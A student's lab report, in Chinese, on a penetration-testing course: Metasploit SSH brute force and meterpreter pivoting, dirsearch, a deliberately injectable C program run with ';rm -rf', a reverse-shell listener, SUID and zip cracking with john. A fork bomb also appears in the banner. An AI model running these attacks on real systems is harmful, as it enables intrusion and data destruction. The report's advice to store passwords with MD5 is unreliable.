                      :we're.all.alike'`                     The.PFYroy.No.D7:
                      :PLACEDRINKHERE!:                      yxp_cmdshell.Ab0:
                      :msf>exploit -j.                       :Ns.BOB&ALICEes7:
                      :---srwxrwx:-.`                        `MS146.52.No.Per:
                      :<script>.Ac816/                        sENbove3101.404:
                      :NT_AUTHORITY.Do                        `T:/shSYSTEM-.N:
                      :09.14.2011.raid                       /STFU|wall.No.Pr:
                      :hevnsntSurb025N.                      dNVRGOING2GIVUUP:
                      :#OUTHOUSE-  -s:                       /corykennedyData:
                      :$nmap -oS                              SSo.6178306Ence:
                      :Awsm.da:                            /shMTl#beats3o.No.:
                      :Ring0:                             `dDestRoyREXKC3ta/M:
                      :23d:                               sSETEC.ASTRONOMYist:
                       /-                        /yo-    .ence.N:(){ :|: & };:
                                                 `:Shall.We.Play.A.Game?tron/
                                                 ```-ooy.if1ghtf0r+ehUser5`
                                               ..th3.H1V3.U2VjRFNN.jMh+.`
                                              `MjM~~WE.ARE.se~~MMjMs
                                               +~KANSAS.CITY's~-`
                                                J~HAKCERS~./.`
                                                .esc:wq!:`
                                                 +++ATH`
                                                  `


       =[ metasploit v6.2.9-dev                           ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: When in a module, use back to go
back to the top level prompt
~~~

搜索可用的模块：

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

使用其中一个模块：

```
msf6 auxiliary(admin/smb/ms17_010_command) > use auxiliary/scanner/ssh/ssh_login
```

配置目标机的相关信息：

```
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE ~/Desktop/Only1.txt
PASS_FILE => ~/Desktop/Only1.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.163.137
RHOSTS => 192.168.163.137
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE ~/Desktop/Only1.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.163.137:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > set RPORT 2222
RPORT => 2222
```

使用run建立连接，使用 `sessions -l` 可以看到其中已经建立了连接：

```
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.163.137:2222 - Starting bruteforce
[+] 192.168.163.137:2222 - Success: 'bob:bobby4850' 'uid=1000(bob) gid=1000(bob) groups=1000(bob) Linux
[*] SSH session 1 opened (192.168.163.138:43053 -> 192.168.163.137:2222) at 2022-10-23 05:07:06 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -l

Active sessions
===============

  Id  Name  Type          Information  Connection
  --  ----  ----          -----------  ----------
  1         shell linux   SSH kali @   192.168.163.138:43053 -> 192.168.163.137:2222 (192.168.163.137)
```

升级shell至meterpreter，切换至meterpreter：

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.163.138:4433

[*] Sending stage (989032 bytes) to 192.168.163.137
[*] Meterpreter session 2 opened (192.168.163.138:4433 → 192.168.163.137:51718) at 2022-10-23 05:10:27 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -l
Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  2         meterpreter x86/linux  bob @ 172.17.0.4     192.168.163.138:4433 → 192.168.163.137:51718 (192.168.163.137)
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 2
[*] Starting interaction with 2...
meterpreter >
```

打印课件上的一些信息:

- 【帮助文档】
- 【添加路由】
- 【查看路由】

```
meterpreter > run autoroute -h

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Usage:   run autoroute [-r] -s subnet -n netmask
[*] Examples:
[*]   run autoroute -s 10.1.1.0 -n 255.255.255.0  # Add a route to 10.10.10.1/255.255.255.0
[*]   run autoroute -s 10.10.10.1                 # Netmask defaults to 255.255.255.0
[*]   run autoroute -s 10.10.10.1/24              # CIDR notation is also okay
[*]   run autoroute -p                            # Print active routing table
[*]   run autoroute -d -s 10.10.10.1              # Deletes the 10.10.10.1/255.255.255.0 route
[*] Use the "route" and "ipconfig" Meterpreter commands to learn about available routes
[-] Deprecation warning: This script has been replaced by the post/multi/manage/autoroute module
meterpreter > run autoroute -s 10.1.13.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.1.13.0/255.255.255.0 ...
[+] Added route to 10.1.13.0/255.255.255.0 via 192.168.163.137
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.1.13.0          255.255.255.0      Session 2

meterpreter >
```

portfwd的帮助文档：

```
meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]

OPTIONS:

    -h  Help banner.
    -i  Index of the port forward entry to interact with (see the "list" command).
    -l  Forward: local port to listen on. Reverse: local port to connect to.
    -L  Forward: local host to listen on (optional). Reverse: local host to connect to.
    -p  Forward: remote port to connect to. Reverse: remote port to listen on.
    -r  Forward: remote host to connect to.
    -R  Indicates a reverse port forward.
meterpreter >
```

portfwd做转发：

```
meterpreter > portfwd add -l 3389 -p 3389 -r 192.168.163.137
[*] Local TCP relay created: :3389 ⟷ 192.168.163.137:3389
```

DIRECTORY SCANNING

克隆 dirsearch.py：

```
git clone https://github.com/maurosoria/dirsearch.git --depth 1
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ git clone https://github.com/maurosoria/dirsearch.git --depth 1
Cloning into 'dirsearch'...
remote: Enumerating objects: 101, done.
remote: Counting objects: 100% (101/101), done.
remote: Compressing objects: 100% (96/96), done.
remote: Total 101 (delta 25), reused 37 (delta 4), pack-reused 0
Receiving objects: 100% (101/101), 178.42 KiB | 514.00 KiB/s, done.
Resolving deltas: 100% (25/25), done.
```

运行dirsearch.py做扫描：

```
python dirsearch.py -u http://192.168.163.137:80 -e php,txt -w /usr/share/dirbuster/wordlists/directory-list-lowe
```

```
┌──(kali㉿kali)-[~/Desktop/dirsearch]
└─$ python dirsearch.py -u http://192.168.163.137 -e php,txt -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, txt | HTTP method: GET | Threads: 25 | Wordlist size: 207628

Output File: /home/kali/Desktop/dirsearch/reports/http_192.168.163.137/_22-10-23_06-14-12.txt

Target: http://192.168.163.137/

[06:14:12] Starting:
[06:23:58] 403 -  280B  - /server-status

Task Completed
```

COMMAND INJECTION

实现Command Inject的源代码：

```c
#include <stdlib.h>
#include <string.h>

#define CMD_MAX 666

int main(int argc, char** argv){
    char cmd[CMD_MAX] = "/usr/bin/cat ";
    strcat(cmd, argv[1]);
    system(cmd);

    return 0;
}
```

编译后运行，确实能执行删除文件的操作：

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ls
Bob.txt  command  command.c  dirsearch  forget2.hashes  forget2.zip  forget.hashes  forget.zip  id.txt  myPasswords.txt  Only1.txt  shell.exe  test  test.c  test.txt  wa.py

┌──(kali㉿kali)-[~/Desktop]
└─$ ./command ./command.c;rm -rf test
#include <stdlib.h>
#include <string.h>

#define CMD_MAX 666

int main(int argc, char** argv){
    char cmd[CMD_MAX] = "/usr/bin/cat ";
    strcat(cmd, argv[1]);
    system(cmd);

    return 0;
}

┌──(kali㉿kali)-[~/Desktop]
└─$ ls
Bob.txt  command  command.c  dirsearch  forget2.hashes  forget2.zip  forget.hashes  forget.zip  id.txt  myPasswords.txt  Only1.txt  shell.exe  test.c  test.txt  wa.py
```

REVERSE SHELL

这个地方我暂时没有解决，主要原因不知道如何在靶机上没有nc的情况下进行操作。

按照课件上执行，可以获得一个reverse shell:

```
┌──(kali㉿kali)-[~/Desktop/dirsearch]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.163.138: inverse host lookup failed: Unknown host
connect to [192.168.163.138] from (UNKNOWN) [192.168.163.138] 56650
```

RUID, EUID, SUID USAGE IN LINUX

课件中的代码：

```c
#define _DNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>

int main(){
    uid_t ruid, euid, suid;
    getresuid(&ruid, &euid, &suid);
    printf("euid: %d, ruid: %d, suid: %d\n", ruid, euid, suid);
    system("cat /root/test.txt");
    setreuid(geteuid(), geteuid());
    getresuid(&ruid, &euid, &suid);
    printf("euid: %d, ruid: %d, suid: %d\n", ruid, euid, suid);
    system("cat /root/test.txt");
    return 0;
}
```

编译运行，结果是6个1000和2个Permission denied：

```
┌──(kali㉿kali)-[~/Desktop]
└─$ gcc -o test test.c
test.c: In function ‘main’:
test.c:9:5: warning: implicit declaration of function ‘getresuid’; did you mean ‘setreuid’? [-Wimplicit-function-declaration]
    9 |     getresuid(&ruid, &euid, &suid);
      |     ^~~~~~~~~
      |     setreuid
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo chown root:kali test

┌──(kali㉿kali)-[~/Desktop]
└─$ ./test
euid: 1000, ruid: 1000, suid: 1000
cat: /root/test.txt: Permission denied
euid: 1000, ruid: 1000, suid: 1000
cat: /root/test.txt: Permission denied
```

在赋权后，运行结果和课件中相同。

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo chmod u+s ./test
┌──(kali㉿kali)-[~/Desktop]
└─$ ./test
euid: 1000, ruid: 0, suid: 0
cat: /root/test.txt: Permission denied
euid: 0, ruid: 0, suid: 0
This is a simple test.

┌──(kali㉿kali)-[~/Desktop]
└─$
```

FTP (FILE TRANSFER PROTOCOL)

我在这个部分考虑使用Kali登录一个已有的FTP服务器，来源：https://dlptest.com/ftp-test/。

- 域名：ftp.dlptest.com
- 用户名：dlpuser
- 密码：rNrKYTX9g7z3RgJRmxWuGHbeu

下图表示登录成功且可以显示其中的文件内容


```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ ftp ftp.dlptest.com
Connected to ftp.dlptest.com.
220 Welcome to the DLP Test FTP Server
Name (ftp.dlptest.com:kali): dlpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||1028|).
150 Here comes the directory listing.
drwxr-xr-x    3 1001     1001           24 Oct 23 12:20 192.168.1.108
-rw-r--r--    1 1001     1001           58 Oct 23 12:26 GSI_TEST_FILE_sent via FileZilla 2022-10-18 .txt
drwxr-xr-x    3 1001     1001           28 Oct 23 12:26 GrepsrData
-rw-r--r--    1 1001     1001          781 Oct 23 12:20 Tempe_2170-S8P20120083-AccuenergyVirtualDevice.GM_1-2022-10-23T05-20-00-0700-1min.json
-rw-r--r--    1 1001     1001          781 Oct 23 12:25 Tempe_2170-S8P20120083-AccuenergyVirtualDevice.GM_1-2022-10-23T05-25-00-0700-1min.json
-rw-r--r--    1 1001     1001         1991 Oct 23 12:20 Tempe_2170-S8P20120083-DIReading-2022-10-23T05-20-00-0700-1min.json
-rw-r--r--    1 1001     1001         1991 Oct 23 12:25 Tempe_2170-S8P20120083-DIReading-2022-10-23T05-25-00-0700-1min.json
-rw-r--r--    1 1001     1001          734 Oct 23 12:20 Tempe_2170-S8P20120083-TFX5000-1-2022-10-23T05-20-00-0700-1min.json
-rw-r--r--    1 1001     1001          734 Oct 23 12:25 Tempe_2170-S8P20120083-TFX5000-1-2022-10-23T05-25-00-0700-1min.json
-rw-r--r--    1 1001     1001        10240 Oct 23 12:26 upload.txt
226 Directory send OK.
ftp>
```

COMPRESS FILE (.ZIP) PASSWORD CRACK

按课件要求安装zip，unzip和john，Kali环境已经帮我们装好了：

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ sudo apt install zip
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
zip is already the newest version (3.0-12).
zip set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ sudo apt install unzip
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
unzip is already the newest version (6.0-26).
unzip set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ sudo apt install john
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
john is already the newest version (1.9.0-Jumbo-1+git20211102-0kali3+b1).
john set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

准备了一个有密码的压缩包 `forget.zip` ，里面是一个文本文件：



获取zip文件的hash值：

```
┌──(kali㉿kali)-[~/Desktop]
└─$ zip2john forget.zip > forget.hashes

┌──(kali㉿kali)-[~/Desktop]
└─$ cat forget.hashes
forget.zip/id.txt:$zip2$*0*1*0*3f33333ffd68bcf0*a902*8*a900fa1fbd6b221f*3f582eab49506bbbf5e4*$/zip2$:id.txt:forget.zip:forget.zip

┌──(kali㉿kali)-[~/Desktop]
└─$
```

使用john本身的密码库进行压缩包密码爆破。由于密码是123456强度极低，因此很快就爆破完成：

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john forget.hashes
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 AVX 4x])
Cost 1 (HMAC size) is 8 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456           (forget.zip/id.txt)
1g 0:00:00:02 DONE 2/3 (2022-10-23 08:44) 0.3663g/s 14763p/s 14763c/s 14763C/s 123456..Peter
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

使用自定义的密码库进行爆破（此处使用了前面爆破bob账号的rockyou.txt），爆破也很快完成：

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt forget2.hashes
Warning: invalid UTF-8 seen reading forget2.hashes
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456           (forget2.zip/•½••1••j•.txt)
1g 0:00:00:00 DONE (2022-10-23 08:50) 100.0g/s 819200p/s 819200c/s 819200C/s 123456..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

我这里由于压缩包是在windows上创建的，不能使用unzip命令解压，因此我使用了7z的相关命令进行解压：

```
7za e forget.zip
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ 7za e forget.zip

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,4 CP

Scanning the drive for archives:
1 file, 367 bytes (1 KiB)

Extracting archive: forget.zip
--
Path = forget.zip
Type = zip
Physical Size = 367


Enter password (will not be echoed):

Would you like to replace the existing file:
  Path:     ./myPasswords.txt
  Size:     31 bytes (1 KiB)
  Modified: 2022-10-23 08:48:42
with the file from archive:
  Path:     myPasswords.txt
  Size:     31 bytes (1 KiB)
  Modified: 2022-10-23 08:48:41
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? Y

Everything is Ok

Files: 2
Size:       39
Compressed: 367

┌──(kali㉿kali)-[~/Desktop]
└─$ cat id.txt
11910104
```

可以看到压缩包内的id.txt已经解压出来。

Q2: If you are a user, what would you do to secure your password from brute-force attacks? If you are a developer, what would you do to prevent brute-force attacks in your program?

用户角度防止密码暴力攻击的方法：

- 加长密码长度和增加密码字符的复杂度（目前大部分网页应用都有普及这一条）
- 避免使用常见密码（可能用户多个平台使用了相同的密码，从而被直接爆破；或者用户的密码在常用字典里，也会被直接爆破出来）
- 增加多种验证方式（手机QQ的手机号登录验证就是很好的示例）
- 增强自己的网络安全意识（不点击，不下载，不传播恶意网络应用，下载国家反诈中心安全APP）

> Reference: https://baijiahao.baidu.com/s?id=1730425225344590250&wfr=spider&for=pc

开发者角度防止密码暴力攻击的方法：

- 禁止用户密码明文存储（大部分网络应用都已普及，但不排除一些垃圾网站如CSDN明文存储用户密码）
- 用户的密码进行加密时使用不可逆算法，如MD5等等
- 增加系统的安全机制，如滑动验证码或数字验证码；以及还可以增加密码错误时的账号锁定
- 增加密码加密的复杂度，如加密过程增加加盐操作等等
- 用户数据增加加密传输

> Reference: https://www.codenong.com/cs105539968/

Q3: Why do we need to use pivoting / port forwarding in the penetration testing? List at least 3 examples of which kind of program shouldn't expose to the public network.

渗透测试需要使用端口转发的原因：

- 服务器有配置，只有本地主机才可连接服务器，如本次lab中的Kali和target
- 有防火墙的设置，SSH无法直接从外部链接，服务器处于内网之中，需要有特定的端口转发才可以实现远程访问。

不能暴露在公网上的应用：

- 数据库服务器：数据库服务器暴露在公网上风险极高，会被爆破攻击且爆破成功后损失极大
- 资源型服务器：资源型服务器如GPU服务器不应该暴露在公网上，在被爆破攻击成功后，会被用来做一些非法操作如挖矿等等
- 用户数据服务器：保存用户数据的服务器也不应该暴露在公网上，会带来数据安全与隐私泄露的问题

Q4: What's the difference between a shell and a reverse shell? Why do we use the reverse shell instead of the shell in this walkthrough?

Shell 是一个用 C 语言编写的程序，它是用户使用 Linux 的桥梁。它提供了一个界面，用户通过这个界面访问操作系统内核的服务。

Reverse Shell是将自己的shell发送给特定的用户，而不是绑定在一个端口上，从而实现对远程服务器获取root权限并执行一些操作。

这里使用Reverse Shell的原因是它不用过多担心防火墙的问题，并且不需要担心靶机无账号密码带来的远程控制问题。